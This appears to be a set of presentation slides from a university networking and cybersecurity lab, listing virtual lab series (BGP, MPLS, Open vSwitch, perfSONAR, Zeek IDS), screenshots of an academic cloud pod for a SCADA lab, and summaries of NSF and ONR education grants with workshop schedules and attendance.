


# Introduction to Border Gateway Protocol (BGP)

## Introduction to BGP lab series

Exercise 3	Steering Traffic using BGP Local Preference Attribute
Lab 9	IBGP, Next Hop and Full Mesh Topology
Lab 10	BGP Route Reflection
Lab 11	Configuring Local Preference and AS_PATH prepending
Lab 11.1	Configuring Local Preference and AS_PATH prepending
Lab 12	Hot Potato Routing and BGP LOCAL_PREF Attribute
Lab 13	Configuring Local Preferences on a Per Route Basis
Exercise 4	BGP Next Hop Attribute and Route Reflection

## Pod example




# MPLS and Advanced BGP Topics

## MPLS and Advanced BGP Topics lab series

Lab 1	Configuring Multiprotocol BGP
Lab 2	IP Spoofing and Mitigation Techniques
Lab 3	BGP Hijacking
Lab 4	Introduction to MPLS
Lab 5	Label Distribution Protocol (LDP)
Lab 6	Virtual Routing and Forwarding (VRF)
Lab 7	MPLS Layer 3 VPN using MP-BGP
Lab 8	Ethernet VPN (EVPN) using MP-BGP
Lab 9	Introduction to Segment Routing over IPv6 (SRv6)
Exercise 1	MPLS Layer 3 VPN using MP-BGP
Exercise 2	Configuring Segment Routing over IPv6 (SRv6)

## Pod example




# Open Virtual Switch (OVS)

## OVS lab series

Lab 1	Introduction to Linux Namespaces and Open vSwitch
Lab 2	Introduction to Mininet
Lab 3	Introduction to Open vSwitch
Lab 4	Open vSwitch Flow Table
Exercise 1	OpenFlow Basic Operations
Lab 5	Implementing Routing in Open vSwitch
Lab 6	Implementing Routing using Multiple Flow Tables
Exercise 2	Implement Routing using Multiple Flow Tables
Lab 7	Configuring Stateless Firewall using ACLs
Lab 8	Configuring Stateful Firewall using Connection Tracking
Exercise 3	Configuring Stateless and Stateful Firewalls in Open vSwitch

## Pod example






# Open Virtual Switch (OVS)

## OVS lab series

Lab 9	Quality of Service (QoS)
Exercise 4	Configuring Quality of Service (QoS)
Lab 10	Open vSwitch Database Management Protocol (OVSDB)
Lab 11	Open vSwitch Kernel Datapath
Lab 12	Implementing Virtual Local Area Network (VLANs) in Open vSwitch
Lab 13	VLAN trunking in Open vSwitch
Exercise 5	Configuring Virtual Local Area Network (VLAN)
Lab 14	Configuring GRE Tunnel
Lab 15	Configuring IPsec Tunnel

## Pod example




# Open Virtual Switch (OVS)

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Lab 9	Quality of Service (QoS)
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## Pod example




# Introduction to perfSONAR

## Introduction to perfSONAR lab series

Lab 1	Configuring Administrative Information Using perfSONAR Toolkit GUI
Lab 2	PerfSONAR Metrics and Tools
Lab 3	Configuring Regular Tests Using perfSONAR GUI
Lab 4	Configuring Regular Tests Using pScheduler CLI Part I
Lab 5	Configuring Regular Tests Using pScheduler CLI Part II
Lab 6	Bandwidth-delay Product and TCP Buffer Size
Lab 7	Configuring Regular Tests Using a pSConfig Template
Lab 8	perfSONAR Monitoring and Debugging Dashboard
Lab 9	pSConfig Web Administrator
Lab 10	Configuring pScheduler Limits

## Pod example




# Zeek Intrusion Detection System (IDS)

## Zeek IDS lab series

Lab 1	Introduction to the Capabilities of Zeek
Lab 2	An Overview of Zeek Logs
Lab 3	Parsing, Reading and Organizing Zeek Log Files
Lab 4	Generating, Capturing and Analyzing Network Scanner Traffic
Lab 5	Generating, Capturing and Analyzing DoS and DDoS-centric Network Traffic
Lab 6	Introduction to Zeek Scripting
Lab 7	Introduction to Zeek Signatures
Lab 8	Advanced Zeek Scripting for Anomaly and Malicious Event Detection
Lab 9	Profiling and Performance Metrics of Zeek
Lab 10	Application of the Zeek IDS for Real-Time Network Protection
Lab 11	Preprocessing of Zeek Output Logs for Machine Learning
Lab 12	Developing Machine Learning Classifiers for Anomaly Inference and Classification

## Pod example



Additional Slides

# NSF ATE

- Goal 1: Expand the Academic Cloud to support large-scale learning on OT/ICS and IT cybersecurity
  - Expand the Academic Cloud's capacity
  - Develop and deploy virtual labs on OT/ICS cybersecurity
  - Develop and deploy virtual labs on IT cybersecurity

**a** netlab.cec.sc.edu

netlab.cec.sc.edu

Username

Password

Login

**Cyberinfrastructure Lab @ UofSC**

**b** Reservations

ID	Date/Time	Description	Pod
46274	2023-06-06 04:55 2023-06-06 08:30 3 hrs., 17 mins.	Class: Critical Infrastructure Pilot Lab: Lab 05: Building a SCADA Human Machine Interface Type: Student User: Jorge Crichigno	H26_NDG_ICS_QA_1_10_POD2 Pilot Critical Infrastructure

Showing 1 to 1 of 1 items

**c** Home Reservation jcrichigno

MyNETLAB > H26\_NDG\_ICS\_QA\_1\_10\_POD2 > Reservation 46274 > Lab 05: Building a SCADA Human Machine Interface Time Remaining 3 23 hrs. min.

Topology Content Status SCADA PLC

192.168.2.0/24  
L2: Localized Control

Water tank

L1: Process

192.168.1.0/24

SCADA

PLC

pfSense

**d** SCADA PLC

Terminal


```
plc@PLC:~$  
plc@PLC:~$
```

Academic Cloud. (a) A learner enters the cloud, (b) reserves a pod, and (c) interacts with the pod equipment. (d) By clicking on a device (e.g., PLC), a new window is opened, and the device can be manipulated.

# NSF ATE

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- Goal 2: Develop an internship program on OT/ICS and IT cybersecurity



Bloom's taxonomy in the context of the project

# ONR Cyber


- Goal 1: Advance formal and informal cyber communities
  - Twelve-week C4ISR1 research experience (formal learning) - Between 50-75 undergraduates per year conducting research on cybersecurity at the University of South Carolina, South Carolina State University, UT San Antonio, LSU





# ONR Cyber

- Goal 1: Advance formal and informal cyber communities
  - Workshops and tutorials (informal learning)



Workshop on Security Applications with P4, FABRIC Community Workshop, Austin, TX, April 24, 2023 (with Texas Advanced Computing Center).



Workshop on Fine-grained Network Measurements with P4, Internet2 Technology Exchange Conference, Minneapolis, MN, Sep. 18, 2023 (with LBNL / ESnet).

# ONR Cyber

- Goal 1: Advance formal and informal cyber communities
  - Workshops and tutorials (informal learning)

## Workshops organized between 2023-2024

	Workshop / Tutorial	Date / Place	Website and Materials	Att.
1	Workshop on IPv6	Feb. 15-16, 2024, NYC, NY (8am-5pm)	<a href="https://tinyurl.com/mt45fasn">https://tinyurl.com/mt45fasn</a>	35
2	Workshop on Cybersecurity with P4	Feb. 9, 2024, Tampa, FL (8am - 4pm)	<a href="https://tinyurl.com/ms229396">https://tinyurl.com/ms229396</a>	30
3	Cybersecurity (Security+) and P4 Programmable Switches Workshop	Jan 4-5, 2024, San Jose, CA (8am-5pm)	<a href="https://tinyurl.com/yazac6n6">https://tinyurl.com/yazac6n6</a>	290
4	Internet2 Technology Exchange Conference - Writing Fine-grained Measurements App with P4 Programmable Switches	Sep. 18, 2023, Minneapolis, MN (8am-12pm)	<a href="https://tinyurl.com/uw4t3nca">https://tinyurl.com/uw4t3nca</a>	20
5	Internet2 Technology Exchange Conference - Hands-on Workshop on Science DMZs and Networking for All. Co-organizer: Minority Serving Cyberinfrastructure Consortium	Sep. 18, 2023, Minneapolis, MN (1-5pm)	<a href="https://tinyurl.com/3dje732n">https://tinyurl.com/3dje732n</a>	20
6	Internet2 Technology Exchange Conference - Security Applications with P4 Programmable Switches	Sep. 18, 2023, Minneapolis, MN (1-5pm)	<a href="https://tinyurl.com/58p6yrf6">https://tinyurl.com/58p6yrf6</a>	20
7	Online Workshop on Cybersecurity	Jun. 17 –21, 2023, Online	<a href="https://tinyurl.com/yyrwjucj">https://tinyurl.com/yyrwjucj</a>	32
8	FABRIC Community Workshop - Workshop on Security Applications with P4	Apr. 24, 2023, Austin, TX (1-3pm)	<a href="http://tinyurl.com/2p8tcw8n">http://tinyurl.com/2p8tcw8n</a>	70
			<b>TOTAL:</b>	<b>517</b>

# ONR Cyber

- Goal 1: Advance formal and informal cyber communities
  - Workshops and tutorials (informal learning)



Workshop on Security Applications with P4, FABRIC Community Workshop, Austin, TX, April 24, 2023 (with Texas Advanced Computing Center).



Workshop on Fine-grained Network Measurements with P4, Internet2 Technology Exchange Conference, Minneapolis, MN, Sep. 18, 2023 (with LBNL / ESnet).

# ONR Cyber

- Goal 1: Advance formal and informal cyber communities
  - Workshops and tutorials (informal learning)



Workshop on IPv6 and Cybersecurity, New York State Research and Education Network, NYC, Feb. 15-16, 2024 (with LBNL / ESnet and Texas Advanced Computing Center).



Workshop on Cybersecurity (Security+) and P4 Programmable Switches, San Jose, CA, Jan. 4-5, 2024 (with NDG).


# ONR Cyber

- Goal 1: Advance formal and informal cyber communities

Audience	Activity	Learning Setting	Partners	Subject	Outcome
ROTC cadets	Six 16-week academic courses at USC, SCSU, UTSA, LSU (formal learning);  12-week C4ISR research experience (formal learning)	Courses including virtual labs on topics relevant to the DoN and DoD	ROTC programs	Cybersecurity, warfare, networks, communications, virtualization	ROTC graduates with MOS credentials
Veterans			Veteran Centers		Veterans with MOS credentials
STEM students in general			STEM program students interested in a minor in cyber		STEM graduates with skills relevant to DoN / DoD
Communities of Practice (COPs)	Workshops (informal learning)	Workshops + self-paced learning	ESnet / LBNL, Internet2, IT	Advanced communications, networks, warfare	IT professionals with skills on advanced technologies
Open to military-connected communities	Self-paced learning (informal learning)	Self-paced; periodical meetings for general discussion	National Guard, Naval Information Warfare Center (NIWC) Atlantic	Communications, cybersecurity, networks, virtualization	IT professionals, military personnel with advanced skills, MOS credentials

